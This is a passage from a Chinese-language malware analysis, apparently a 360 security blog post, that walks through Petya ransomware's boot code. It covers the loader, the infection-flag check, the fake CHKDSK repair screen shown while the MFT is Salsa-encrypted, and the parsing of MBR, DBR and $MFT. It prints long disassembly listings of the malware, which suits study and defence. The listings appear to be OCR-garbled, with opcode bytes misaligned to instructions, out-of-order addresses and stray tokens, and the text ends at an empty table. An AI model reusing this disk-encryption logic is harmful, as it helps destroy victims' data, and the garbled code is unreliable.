0160h:	FF FF FF FF 82 79 47 11 00 00 00 00 00 00 00 00 00	ÿÿÿÿ,ÿG.....
0170h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0180h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0190h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01A0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01B0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01C0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01D0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01E0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01F0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0200h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Name	Value
oinkr_inusect-vst	
└ struct ResidentAttributeContent resident_attribute_content	
└ struct AttributeContentFileName attribute_content_file_name	
└ wchar_t file_name[12]	pagefile.sys
└ UCHAR padding[6]	
└ struct Attributes attributes[2]	
└ struct InflAttribute attribute	
└ struct FixedHeader fixed_header	
└ struct NonresidentAttributeHeader non_resident_attribute_header	
└ struct AttributeContentNonResidentData attribute_content_non_resident_data	
└ UCHAR padding[9]	
└ struct Terminator terminator[1]	

Output: 安全客 (bobao.360.cn)

80H 属性是文件数据属性，该属性容纳着文件的内容，文件的大小一般指的就是未命名数据流的大小。该属性没有最大最小限制，最小情况是该属性为常驻属性。常驻属性就不做多的解释了，如下是一个非常驻的 80H 属性。

该属性的“Run List”值为“32 0C 1B 00 00 0C”，其具体含义如下：



Petya 病毒在加密文件内容时，会通过 Run List 定位到文件内容所在的真正扇区加密文件，如果文件内容大于 2 个扇区，则只加密前两个扇区。



恶意代码加载过程

1 加载代码到 0x8000 执行

从第一个扇区开始，读取 0x20 个扇区到 0x8000 地址处，随后跳到 0x8000 处执行

循环读取 0x20 个扇区代码片段：

```
MEMORY:7C21 loc_7C21:          ; CODE XREF: MEMORY:7C2A↓j
MEMORY:7C21 call    near ptr unk_7C38      ; 从第一个扇区开始，每次读取一个扇区
MEMORY:7C24 dec     eax                  ; 共读取 0x20 次
MEMORY:7C26 cmp     eax, 0
MEMORY:7C2A jnz    short loc_7C21      ; 到读取到的内容处运行
MEMORY:7C2C mov     eax, dword_8000
MEMORY:7C30 jmp    far ptr dword_8000      ; 安全客 (bobao.360.cn)
```

在循环里使用 int 13 读取磁盘内容

Memory dump (Hex View-1) showing the read data:

Address	Value	Content
7B9C	00 00 00 80 00 00 00 01 C8	00 00 00 F0 14 29 2A 3B
7BAC	01 00 00 00 00 42 60 28	00 00 00 00 EC 7B DC 7B
7BBC	C8 7B C8 7B 01 00 80 00	00 80 50 00 00 00 00 00
7BC0	00 00 01 E4 00 F0 00 00	00 00 5A 7C 00 00 46 02
7BDC	10 00 01 00 00 80 00 00	01 00 00 00 00 00 00 00
7BEC	01 00 00 00 00 00 00 00	00 00 00 00 00 00 00 20
7BFC	00 00 24 7C FA 31 C0 8E	D8 8E D0 8E C0 8D 26 00
7C0C	7C FB 66 B8 20 00 00 00	88 16 安全客 (bobao.360.cn)
7C1C	00 00 R0 00 00 F8 14 00	66 48 66 83 F8 00 75 F5

2 调用函数读取硬盘参数

读取硬盘参数



```

IP MEMORY:84F3 lea      ax, [bp-86h]
MEMORY:84F7 push    ax
MEMORY:84F8 call    near ptr unk_8A64 ; 读取硬盘参数
IP MEMORY:84FB pop    bx
MEMORY:84FC or      al, al
MEMORY:84FE jnz     short loc_8506
MEMORY:8500
MEMORY:8500 loc_8500:
MEMORY:8500 call    near ptr unk_891E ; CODE XREF: MEMORY:loc_859C↓j
MEMORY:8503 pop    si
MEMORY:8504 leave
MEMORY:8505 retn
MEMORY:8506 ;
MEMORY:8506
UNKNOWN| 000084FB: MEMORY:84FB| (Synchronized with EIP)

```

Hex View-1 Hex View-5 Hex View-3 Hex View-4 Breakpoints

B38	60 EA 79 8A 00 91 48 00	40 00 00 00 EB 85 00 F0	^.y...H.@.....
B48	E6 F8 40 00 00 00 48 00	8E 00 7E 7B 5E 7B FF FF	..@...H...~{^<..
B58	F0 01 35 82 00 91 A8 2E	60 EA 13 00 30 00 EA 43	..5.....`...0..C
B68	00 F0 13 02 80 9F 00 00	48 00 DC 7B B4 7B 80 7BH...~{.{#{
B78	80 01 01 01 18 A7 3F 01	00 00 00 3A 00 00 00 00?.....:....
B88	00 00 00 7B 00 00 00 00	00 00 00 7B 00 00 00 00	...{.....{.....安全客 (bobao.360.cn)
B98	00 00 00 01 00 00 00 00	00 00 00 C8 00 00 00 00

比较“FA 31 C0 8E”硬编码，判断当前的第一个扇区的内容是不是病毒写入的内容。

```

seg000:8B3D 8A 5E FF      mov    bl, [bp-1]
seg000:8B40 2A FF      sub    bh, bh
seg000:8B42 88 FB      mov    di, bx
seg000:8B44 8A 87 88 9A      mov    al, [bx-6578h] ; 读取配置文件,判断与硬编码的FA 31 C0 8E是不是相同
seg000:8B48 89 9E EE FD      mov    [bp-212h], bx
seg000:8B4C 38 83 F0 FD      cmp    [bp+di-210h], al
seg000:8B50 75 05      jnz    short loc_8B57
seg000:8B52 FE 46 FF      inc    byte ptr [bp-1]
seg000:8B55 EB E8      jmp    short loc_8B37

```

安全客 (bobao.360.cn)

3 判断加密标志

读取 0x20 扇区的内容（该扇区保存了病毒的配置信息），判断该扇区的第一个字节是不是 1，如果是 1，表示 mbr 已经被加过密，就来到显示勒索界面的流程；如果不为 1，表示还未对 MBR 和 MFT 进行加密，进入加密流程。

```
seg000:8581 6A 00          push 0
seg000:8583 6A 01          push 1
seg000:8585 6A 00          push 0
seg000:8587 6A 28          push 28h ; ''
seg000:8589 8D 86 7A FD    lea ax, [bp-28h]
seg000:858D 50              push ax
seg000:858E 8A 46 FE        mov al, [bp-2]
seg000:8591 50              push ax
seg000:8592 E8 C5 06        call sector_rw ; 读取配置信息扇区
seg000:8595 83 C4 0C        add sp, 0Ch
seg000:8598 0A C8          or al, al
seg000:859A 74 03          jz short loc_859F ; 判断配置信息第1个BYTE是不是1, 1表示已经加密过, 0表示未加密过
seg000:859C
seg000:859C E9 61 FF        loc_859C:          jmp loc_8500 ; CODE XREF: seg000:857F↑j
seg000:859F
seg000:859F
seg000:859F
seg000:859F loc_859F:          cmp byte ptr [bp-28h], 1 ; 判断配置信息第1个BYTE是不是1, 1表示已经加密过, 0表示未加密过
seg000:85A4 80 BE 7A FD 01
seg000:85A4 72 12          jb short loc_8588
seg000:85A6 8A 46 FE        mov al, [bp-2]      ; 解密过程
seg000:85A9 50              push ax
seg000:85A9 8D 86 7A FF    lea ax, [bp-86h]
seg000:85AE 50              push ax
seg000:85AF E8 74 FE        call sub_8426 |      解密函数
seg000:85B2 83 C4 04        add sp, 4
seg000:85B5 5E              pop si
seg000:85B6 C9              leave
seg000:85B7 C3              retn
seg000:85B8
seg000:85B8
seg000:85B8 loc_8588:          mov al, [bp-2]      ; 加密过程
seg000:85B8 8A 46 FE        push ax
seg000:85B8 50              push large word ptr [bp-6]
seg000:85BC 66 FF 76 FA    lea ax, [bp-86h]
seg000:85C0 8D 86 7A FF    push ax
seg000:85C4 50
seg000:85C5 E8 52 FB        call Encrypte ; 三个参数: 配置信息, 首扇区, 大小
seg000:85C8 83 C4 08
seg000:85C8 5E
seg000:85CC C9

```

安全客 (bobao.360.cn)

加密过程

1 打印修复磁盘信息，设置加密标志

打印出虚假的“Repairing file system on C:”信息，读取0x20扇区中的配置信息到内存，并将读取到的配置信息的加密标志设置为1。随后，将修改过加密标志的内容写入到扇区中，为了保证写入成功，这里循环写了0x20次。

打印的磁盘修复信息如下：

Repairing file system on C:
The type of the file system is NTFS.
One of your disks contains errors and needs to be repaired. This process
may take several hours to complete. It is strongly recommended to let it
complete.

WARNING: DO NOT TURN OFF YOUR PC! IF YOU ABORT THIS PROCESS, YOU COULD
DESTROY ALL OF YOUR DATA! PLEASE ENSURE THAT YOUR POWER CABLE IS PLUGGED
IN!

CHKDSK is repairing sector 55555 of 580720 (1%)



```

seg000:811A C8 24 12 00      enter 1224h, 0
seg000:811E 56      push si
seg000:811F 68 BE 9A      push offset aRepairingFileSystem ; "\r\n Repairing file system on C: \r\n"...
seg000:8122 E8 B9 04      call Print_String
seg000:8125 5B      pop bx
seg000:8126 6A 00      push 0
seg000:8128 6A 01      push 1
seg000:812A 6A 00      push 0
seg000:812C 6A 20      push 20h ; ...
seg000:812E 8D 86 00 FE      lea ax, [bp+var_config_content]
seg000:8132 50      push ax
seg000:8133 8A 46 0A      mov al, [bp+arg_6]
seg000:8136 50      push ax
seg000:8137 E8 20 0B      call sector_rw ; 配置信息
seg000:813A 83 C4 0C      add sp, 0Ch
seg000:813D 0A C0      or al, al
seg000:813F 74 06      jz short loc_8147 ; 把配置信息中的加密标志置为1
seg000:8141 E8 DA 07      call sub_891E
seg000:8144 5E      pop si
seg000:8145 C9      leave
seg000:8146 C3      retn
seg000:8147      ;
seg000:8147      ; -----
loc_8147:      ; CODE XREF: Encrypte+25↑j
seg000:8147 C6 86 00 FE 01      mov [bp+var_config_content], 1 ; 把配置信息中的加密标志置为1
seg000:814C 66 2B C0      sub eax, eax
seg000:814F 66 89 86 DC ED      mov [bp+var_i], eax
seg000:8154 EB 05      jmp short loc_815B

```

安全客 (bobao.360.cn)

2 加密验证扇区

加密验证扇区的方法为：读取 0x21 扇区的内容（这个扇区保存的全是 0x07 数据），使用从配置信息扇区读取的 key 与 n 做为加密参数，调用 salsa 加密该读到的 0x07 内容，并将加密后的内容写入到 0x21 扇区中

```

seg000:8180 66 FF 86 DC ED      loc_8180:      inc [bp+var_i] ; CODE XREF: Encrypte+8A↑j
seg000:8185      loc_8185:      cmp [bp+var_i], 20h ; ...
seg000:8185 66 83 BE DC ED 20      jnb short loc_81A6
seg000:818B 73 19      push 1
seg000:818D 6A 01      push 1
seg000:818F 6A 01      push 0
seg000:8191 6A 00      push 20h ; ... ; 该扇区保存的配置信息
seg000:8193 6A 20      lea ax, [bp+var_config_content] ; 把置元标志的config信息
seg000:8195 8D 86 00 FE      push ax
seg000:8199 50      mov al, [bp+arg_6]
seg000:819A 8A 46 0A      push ax
seg000:819D 50      call sector_rw
seg000:819E E8 B9 0A      add sp, 0Ch
seg000:81A1 83 C4 0C      jmp short loc_8180
seg000:81A4 EB DA

```



```

seg000:81A6          loc_81A6:           ; CODE XREF: Encrypte+71↑j
seg000:81A6 6A 00
seg000:81A8 6A 01
seg000:81A8 6A 00
seg000:81AC 6A 21
seg000:81AE 8D 86 00 EE
seg000:81B2 50
seg000:81B3 8A 4E 00
seg000:81B6 51
seg000:81B7 E8 A8 00
seg000:81B8 83 C4 0C
seg000:81B9 6A 00
seg000:81BF 68 00 02
seg000:81C2 8D 86 00 EE
seg000:81C6 50
seg000:81C7 6A 00
seg000:81C9 6A 00
seg000:81CB 8D 8E 21 FE
seg000:81CF 51
seg000:81D0 8D 96 E8 ED
seg000:81D4 52
seg000:81D5 E8 C8 15
seg000:81D8 83 C4 0E
seg000:81D8 6A 01
seg000:81D9 6A 01
seg000:81D9 6A 00
seg000:81E1 6A 21
seg000:81E3 8D 86 00 EE
seg000:81E7 50
seg000:81E8 8A 46 00
seg000:81E9 50
seg000:81EC E8 6B 00
seg000:81EF 83 C4 0C
seg000:81F2 6A 01
seg000:81F4 68 52 9C

push 0
push 1
push 0
push 21h ; '!'
lea ax, [bp+var_1200]
push ax
mov cl, [bp+arg_6]
push cx
call sector_rw ; 读取到77扇区
add sp, 0Ch
push 0
push 200h
lea ax, [bp+var_1200]
push ax
push 0
push 0
lea cx, [bp+v_n] ; 这两个加密参数从配置信息扇区中取得
push cx
lea dx, [bp+v_key]
push dx
call salsa_encrypt ; 调用加密
add sp, 0Ch
push 1
push 1
push 0
push 21h ; '!'
lea ax, [bp+var_1200]
push ax
mov al, [bp+arg_6] ; 将21h扇区的内容加密后，写入到扇区中
push ax
call sector_rw
add sp, 0Ch
push 1
push offset aChkdskIsRepairingSe ; " CHKDSK is repairing sector" 安全客 (bobao.360.cn)
push offset aChkdskIsRepairingSe ; " CHKDSK is repairing sector" 安全客 (bobao.360.cn)

```

显示虚假的“CHKDSK is repairing sector”界面，实际在后台正在加密 MFT 数据。

```

seg000:81F2 6A 01
seg000:81F4 68 52 9C
seg000:81F7 8D 86 21 FE
seg000:81FB 50
seg000:81FC 8D 86 E0 ED
seg000:8200 50
seg000:8201 FF 76 04
seg000:8204 E8 91 0A
seg000:8204
seg000:8204
seg000:8204
seg000:8204
seg000:8207 83 C4 0A
seg000:820A E8 3B 07
seg000:820D CD 19
seg000:820D
seg000:820F 5E
seg000:8210 C9
seg000:8211 C3
seg000:8211

push 1
push offset aChkdskIsRepairingSe ; " CHKDSK is repairing sector"
lea ax, [bp+v_n]
push ax
lea ax, [bp+v_key]
push ax
push [bp+arg_0]
call Encrypt_MFT ; 第一个参数：磁盘参数
; 第二个参数：key
; 第三个参数：加密的n
; 第四个参数：显示字符
; 第五个参数：1，表示加密操作
add sp, 0Ah
call ScrollVideo
int 19h ; DISK BOOT
; causes reboot of disk system
pop si
leave
retn
endp

Encrypte

```

安全客 (bobao.360.cn)

3 加密操作

文件遍历的原理

Petya 病毒通过解析 MBR，DBR 得到 MFT 地址。解析 MFT 索引为 0 的元文件，得到属性为 DATA 的属性内容，取出属性中的 RUN-LIST 结构中的簇数量与起始扇区，根据这两个字段遍历所有的 MFT 就得到了当前文件系统中所有的文件信息。

解析 MBR

解析原始 MBR 数据的代码片段：




```


seg000:9386          Decode_ori_mbr  proc  near           ; CODE XREF: Encrypt_MFT+7D↑p
seg000:9386
seg000:9386          var_ori_mbr    = byte ptr -202h
seg000:9386          var_40        = byte ptr -40h
seg000:9386          var_3C        = byte ptr -3Ch
seg000:9386          var_38        = byte ptr -38h
seg000:9386          var_2         = byte ptr -2
seg000:9386          var_1         = byte ptr -1
seg000:9386          arg_0         = byte ptr 4
seg000:9386          arg_2         = word ptr 6
seg000:9386
seg000:9386 C8 02 02 00  enter  202h, 0
seg000:938A 57        push    di
seg000:938B 56        push    si
seg000:938C 6A 00  push    0
seg000:938E 6A 01  push    1
seg000:9390 6A 00  push    0
seg000:9392 6A 22  push    22h ; ...
seg000:9394 80 86 FE FD  lea     ax, [bp+var_ori_mbr]
seg000:9398 50        push    ax
seg000:9399 8A 46 04  mov    al, [bp+arg_0]
seg000:939C 50        push    ax
seg000:939D E8 B8 F8  call    sector_rw      ; 读取加密过的MBR
seg000:93A0 83 C4 0C  add    sp, 0Ch
seg000:93A3 0A C0  or    al, al
seg000:93A5 74 05  jz     short loc_93AC
seg000:93A7 32 C0  xor    al, al
seg000:93A9 E9 B1 00  jmp    loc_945D
seg000:93AC
seg000:93AC
seg000:93AC loc_93AC:           ; CODE XREF: Decode_ori_mbr+1F↑j
seg000:93AC 33 DB  xor    bx, bx
seg000:93AE
seg000:93AE loc_93AE:           ; CODE XREF: Decode_ori_mbr+34↓j
seg000:93AE 8B F3  mov    si, bx
seg000:93B0 80 B2 FE FD 07  xor    [bp+si+var_ori_mbr], 7 ; 与0x7异或或进行解密
seg000:93B5 43        inc    bx
seg000:93B6 81 FB 00 02  cmp    bx, 200h
seg000:93B8 72 F2  jb    short loc_93AE
seg000:93B9 33 DB  xor    bx, bx
seg000:93B9 8B 7E 06  mov    di, [bp+arg_2]
seg000:93C1 EB 12  jmp    short loc_93D5
seg000:93C3
: -----
```

安全客 (bobao.360.cn)

判断 MBR 中的分区类型：



判断从 mbr 中读取到的 StartLBA 字段不为空



从 mbr 中解析到 StartLBA 字段，并读取该字段对应的扇区，此扇区的内容就为 DBR 相关的内容：



```

seg000:8D50 lea    ax, [bp+var_ZH]
seg000:8D59 add    bx, ax
seg000:8D5B push   large dword ptr [bx] ; 读取的扇区索引
seg000:8D5E lea    ax, [bp+var_42A]
seg000:8D62 push   ax
seg000:8D63 mov    ax, bx
seg000:8D65 mov    bl, byte ptr [bp+var_5]
seg000:8D68 sub    bh, bh
seg000:8D6A shl    bx, 3
seg000:8D6D mov    cl, [bx+si]
seg000:8D6F push   cx
seg000:8D70 mov    [bp+var_42C], ax
seg000:8D74 mov    [bp+var_42E], bx
seg000:8D78 call   sector_rw      ; 读到DBR结构
EIP seg000:8D7B add   sp, 0Ch
seg000:8D7E mov    al, [bp+arg_8]
seg000:8D81 push   ax
seg000:8D82 push   di
seg000:8D83 push   large [bp+arg_2]
seg000:8D87 lea    ax, [bp+var_A]
seg000:8D8A push   ax
seg000:8D8B push   large [bp+var_3FA] ; $MFT的逻辑簇号

UNKNOWN|00008D7B: Encrypt_MFT+E3| (Synchronized with EIP)

Hex View-1, Hex View-4 Breakpoints
Hex View-1 Hex View-4
000062FC 3F 00 00 00 01 00 00 00 1F 00 00 00 00 00 0C 67 ? .....9
0000630C EB 52 90 4E 54 46 53 20 20 20 20 00 02 08 00 00 .R.NTFS .....
00 00 00 00 00 F8 00 00 3F 00 FF 00 3F 00 00 00 .....?..?...
00 00 00 00 80 00 80 00 D8 A6 3F 01 00 00 00 00 .....■.■..?...
00 00 0C 00 00 00 00 00 6D FA 13 00 00 00 00 00 .....m.....
F6 00 00 00 01 00 00 00 48 E9 14 80 F3 14 80 08 .....H..■..■.
00 00 00 00 FA 33 C0 8E D0 BC 00 7C FB B8 C0 07 .....3.....|
0000636C 8E D8 E8 16 00 B8 00 0D 8E C0 33 DB C6 06 0E 00 .....3.....
0000637C 10 E8 53 00 68 00 0D 68 6A 02 CB 8A 16 24 00 B4 ..S.h..hj....$..
0000638C 08 CD 13 73 05 B9 FF FF 8A F1 66 0F B6 C6 40 66 ...s.....f...@F
0F B6 D1 80 E2 3F F7 E2 86 CD C0 ED 06 41 66 0F .....■.?.....AF.
B7 C9 66 F7 E1 66 A3 20 00 C3 B4 41 BB AA 55 8A ..f..f...A..U.
16 24 00 CD 13 72 0F 81 FB 55 AA 75 09 F6 C1 01 .$.r...U.u....
000063CC 74 04 FE 06 14 00 C3 66 60 1E 06 66 A1 10 00 66 t.....F`..F..F
03 06 1C 00 66 3B 06 20 00 0F 82 3A 00 1E 66 6A ....f; .....fj
00 66 50 06 53 66 68 10 00 01 00 80 3E 14 00 00 .FP.SFh....■>...
0F 85 0C 00 E8 B3 FF 80 3E 14 00 00 0F 84 61 00 .....■>....a.
B4 42 8A 16 24 00 16 1F 8B F4 CD 13 66 58 5B 07 .B..$.....FX[.
66 58 66 58 1F EB 2D 66 33 D2 66 0F B7 0E 18 00 FXFX...-F3.f...
66 F7 F1 FE C2 8A CA 66 8B D0 66 C1 EA 10 F7 36 F安全客.(bobao.360.cn )

```

读取到 DBR 后，解析出 MftStartLcn 字段，该字段就表示 MFT 地址：



```

00008D4E 6A 01      push  1
00008D50 8B 5E FC    mov   bx, word ptr [bp+var_i]
00008D53 C1 E3 03    shl   bx, 3
00008D56 8D 46 D6    lea   ax, [bp+v_mbr_StartLba]
00008D59 03 D8        add   bx, ax
00008D5B 66 FF 37    push  large dword ptr [bx] ; 读取的扇区索引
00008D5E 8D 86 D6 FB  lea   ax, [bp+var_42A]
00008D62 50          push  ax
00008D63 8B C3        mov   ax, bx
00008D65 8A 5E FB    mov   bl, [bp+var_5]
00008D68 2A FF        sub   bh, bh
00008D6A C1 E3 03    shl   bx, 3
00008D6D 8A 08        mov   cl, [bx+si]
00008D6F 51          push  cx
00008D70 89 86 D4 FB  mov   [bp+v_mbr_reselect_numsect_copy], ax
00008D74 89 9E D2 FB  mov   [bp+var_42E], bx
00008D78 E8 DF FE    call  sector_rw ; 读到DBR结构
00008D7B 83 C4 0C    add   sp, 0Ch
00008D7E 8A 46 0C    mov   al, [bp+arg_isEncryptProcess]
00008D81 50          push  ax
00008D82 57          push  di
00008D83 66 FF 76 06  push  large [bp+arg_2]
00008D87 8D 46 F6    lea   ax, [bp+var_A]
00008D8A 50          push  ax
00008D8B 66 FF B6 06 FC push  large [bp+v_dbr_LogicClusterMFT] ; $MFT的逻辑簇号
00008D90 8A 86 E3 FB  mov   al, [bp+v_dbr_SectorPerCluster] ; 每簇扇区数
00008D94 2A E4        sub   ah, ah
00008D96 6A 00        push  0
00008D98 50          push  ax
00008D99 66 58        pop   eax
00008D9B 66 59        pop   ecx
00008D9D 66 F7 E1    mul   ecx
00008DA0 8B 9E D4 FB  mov   bx, [bp+v_mbr_reselect_numsect_copy]
00008DA4 66 03 07    add   eax, [bx]
00008DA7 66 50        push  eax
00008DA9 8A 86 E3 FB  mov   al, [bp+v_dbr_SectorPerCluster]
00008DAD 50          push  ax ; dbr_SectorPerCluster
00008DAE 66 FF 37    push  large dword ptr [bx] ; mbr_reselect_numsect_StartLBA mbr中的开始逻辑分区地址
00008DB1 8B 9E D2 FB  mov   bx, [bp+var_42E]
00008DB5 8A 00        mov   al, [bx+si]
00008DB7 50          push  ax ; pDiskParam
00008DB8 E8 27 00    call  parse_$Mft ; 解析$MFT
00008DBB 83 C4 16    add   sp, 16h
00008DBE 66 FF 46 FC  inc   dword ptr [bp+var_i]
00008DC2 E9 6D FF    jmp   loc_8D32

```

安全客 (bobao.360.cn)

得到 MFT 地址后，该地址就是索引为 0 的 MFT 元文件地址，从该元文件结构中取出属性为 0x80 (DATA) 的内容。


首先读取到\$MFT 的扇区内容：

```

00008DE2 C8 20 04 00      enter 420h, 0
00008DE6 57          push  di
00008DE7 56          push  si ; 0表示读, 1表示写
00008DE8 6A 00        push  0
00008DEA 6A 02        push  2
00008DEC 66 FF 76 0C    push  large [bp+arg_8]
00008DF0 8D 86 E4 FB    lea   ax, [bp+var_mft_content]
00008DF4 50          push  ax
00008DF5 8A 46 04    mov   al, [bp+arg_dir_num]
00008DF8 50          push  ax
00008DF9 E8 5E FE    call  sector_rw ; 读取$MFT
00008DFC 83 C4 0C    add   sp, 0Ch
00008DFF 66 C7 46 FA 38 00+mov dword ptr [bp+var_6], 38h ; '8'
00008E07 8B 86 1C FC    mov   ax, word ptr [bp+var_mft_content]
00008E0D 00 04 1E E0    movw  dx, word ptr [bp+var_mft_content]

```

解析属性，判断是不是 0x80(DATA)属性类型



对\$MFT 属性 0x80 中的解析，得到下面信息：

run_data_cluster*sector/cluster + 0x20(0x20 为元文件占用的扇区大小)+mbr.

arg_StartLBA，作为普通 MFT 扇区的起始扇区，这样是保证加密的过程中不会加密元文件扇区与 mbr 相关的扇区。

(run_data_num_clusters * sector/cluster) - 0x20(0x20 为元文件占用的扇区大小) ,
做为普通 MFT 的扇区大小。

```

00008F18 66 FF 76 E8      push    large [bp+v_run_data_cluster]
00008F1C 8A 46 0A          mov     al, [bp+arg_SectorsPerCluster]
00008F1F 2A E4          sub     ah, ah
00008F21 2B D2          sub     dx, dx
00008F23 52              push    dx
00008F24 50              push    ax
00008F25 89 86 E0 FB      mov     word ptr [bp+v_sectorPerCluster], ax
00008F29 89 96 E2 FB      mov     word ptr [bp+v_sectorPerCluster+2], dx
00008F2D 66 58          pop    eax      ; EAX=SectorsPerCluster
00008F2F 66 59          pop    ecx
00008F31 66 F7 E1          mul    ecx      ; ecx=v_run_data_cluster
00008F34 66 03 46 06      add    eax, [bp+arg_StartLBA] ; eax=run_data_cluster*sector/cluster
00008F38 66 05 20 00 00 00  add    eax, 20h ; ' ' ; 加上存放元文件的扇区,作为要遍历的普通MFT的起始扇区
00008F3E 66 89 46 F0      mov     [bp+v_base_sector], eax
00008F42 66 8B 86 E0 FB      mov    eax, [bp+v_sectorPerCluster]
00008F47 66 F7 66 E4      mul    [bp+v_run_data_num_clusters]
00008F4B 66 2D 20 00 00 00  sub    eax, 20h ; ' ' ; $MFT属性0x80中的run_data_num_clusters * sector/cluster - 0x20(0x20)
00008F51 66 89 46 F6      mov    dword ptr [bp+arg_totalNum], eax
00008F55 8B 56 F8          mov    dx, word ptr [bp+var_8]
00008F58 66 3D 00 00 00 00  cmp    eax, 0
00008F5E 74 2A          jz     short loc_8F8A

```



随后，就来到遍历用户 MFT 的函数：

```
00008F60 8A 46 18    mov    al, [bp+arg_flag]
00008F63 50          push   ax
00008F64 FF 76 16    push   [bp+pCharShow]
00008F67 56          push   si      ; arg_iv
00008F68 57          push   di      ; arg_salsa_key
00008F69 FF 76 10    push   [bp+arg_p_encrypt_num]
00008F6C 80 46 0A    mov    al, [bp+arg_SectorsPerCluster]
00008F6F 50          push   ax      ; arg_SectorsPerCluster
00008F70 66 FF 76 0C    push  large [bp+arg_8]
00008F74 66 FF 76 06    push  large [bp+arg_StartLBA]
00008F78 52          push   dx      ; arg_show_char
00008F79 FF 76 F6    push   word ptr [bp+arg_totalNum]
00008F7C 66 FF 76 F0    push  large [bp+v_base_sector] ; 从$MFT的data属性中解析出来的RUN_LIST DATA_START
00008F80 80 46 04    mov    al, [bp+arg_dir_num]
00008F83 50          push   ax
00008F84 E8 1F 00    call   parse_User_MFT ; 参数: 80 C6 5F 00 60 00 20 C6 00 00 3F 00 00 00 3F 00
00008F84          ; 60 00 08 C6 2C 67 4A 67 8B 77 52 9C 01
00008F87 83 C4 1E    add    sp, 1Eh
                                         ; 安全客(bobaobao.360.cn)
```

遍历普通 MFT 结构

遍历普通 MFT 结构的函数在 00008FA6 处，该函数为病毒代码中最为主要的函数。

下面对这个函数进行详细分析：

在调试的过程中，parse_User_MFT 函数的参数内容为 80 C6 5F 00 60 00 20 C6 00 00 3F 00 00 00 3F 00 60 00 08 C6 2C 67 4A 67 8B 77 52 9C 01，结合调试时传递的参数内容，对函数作出说明。



参数	类型	数据	功能
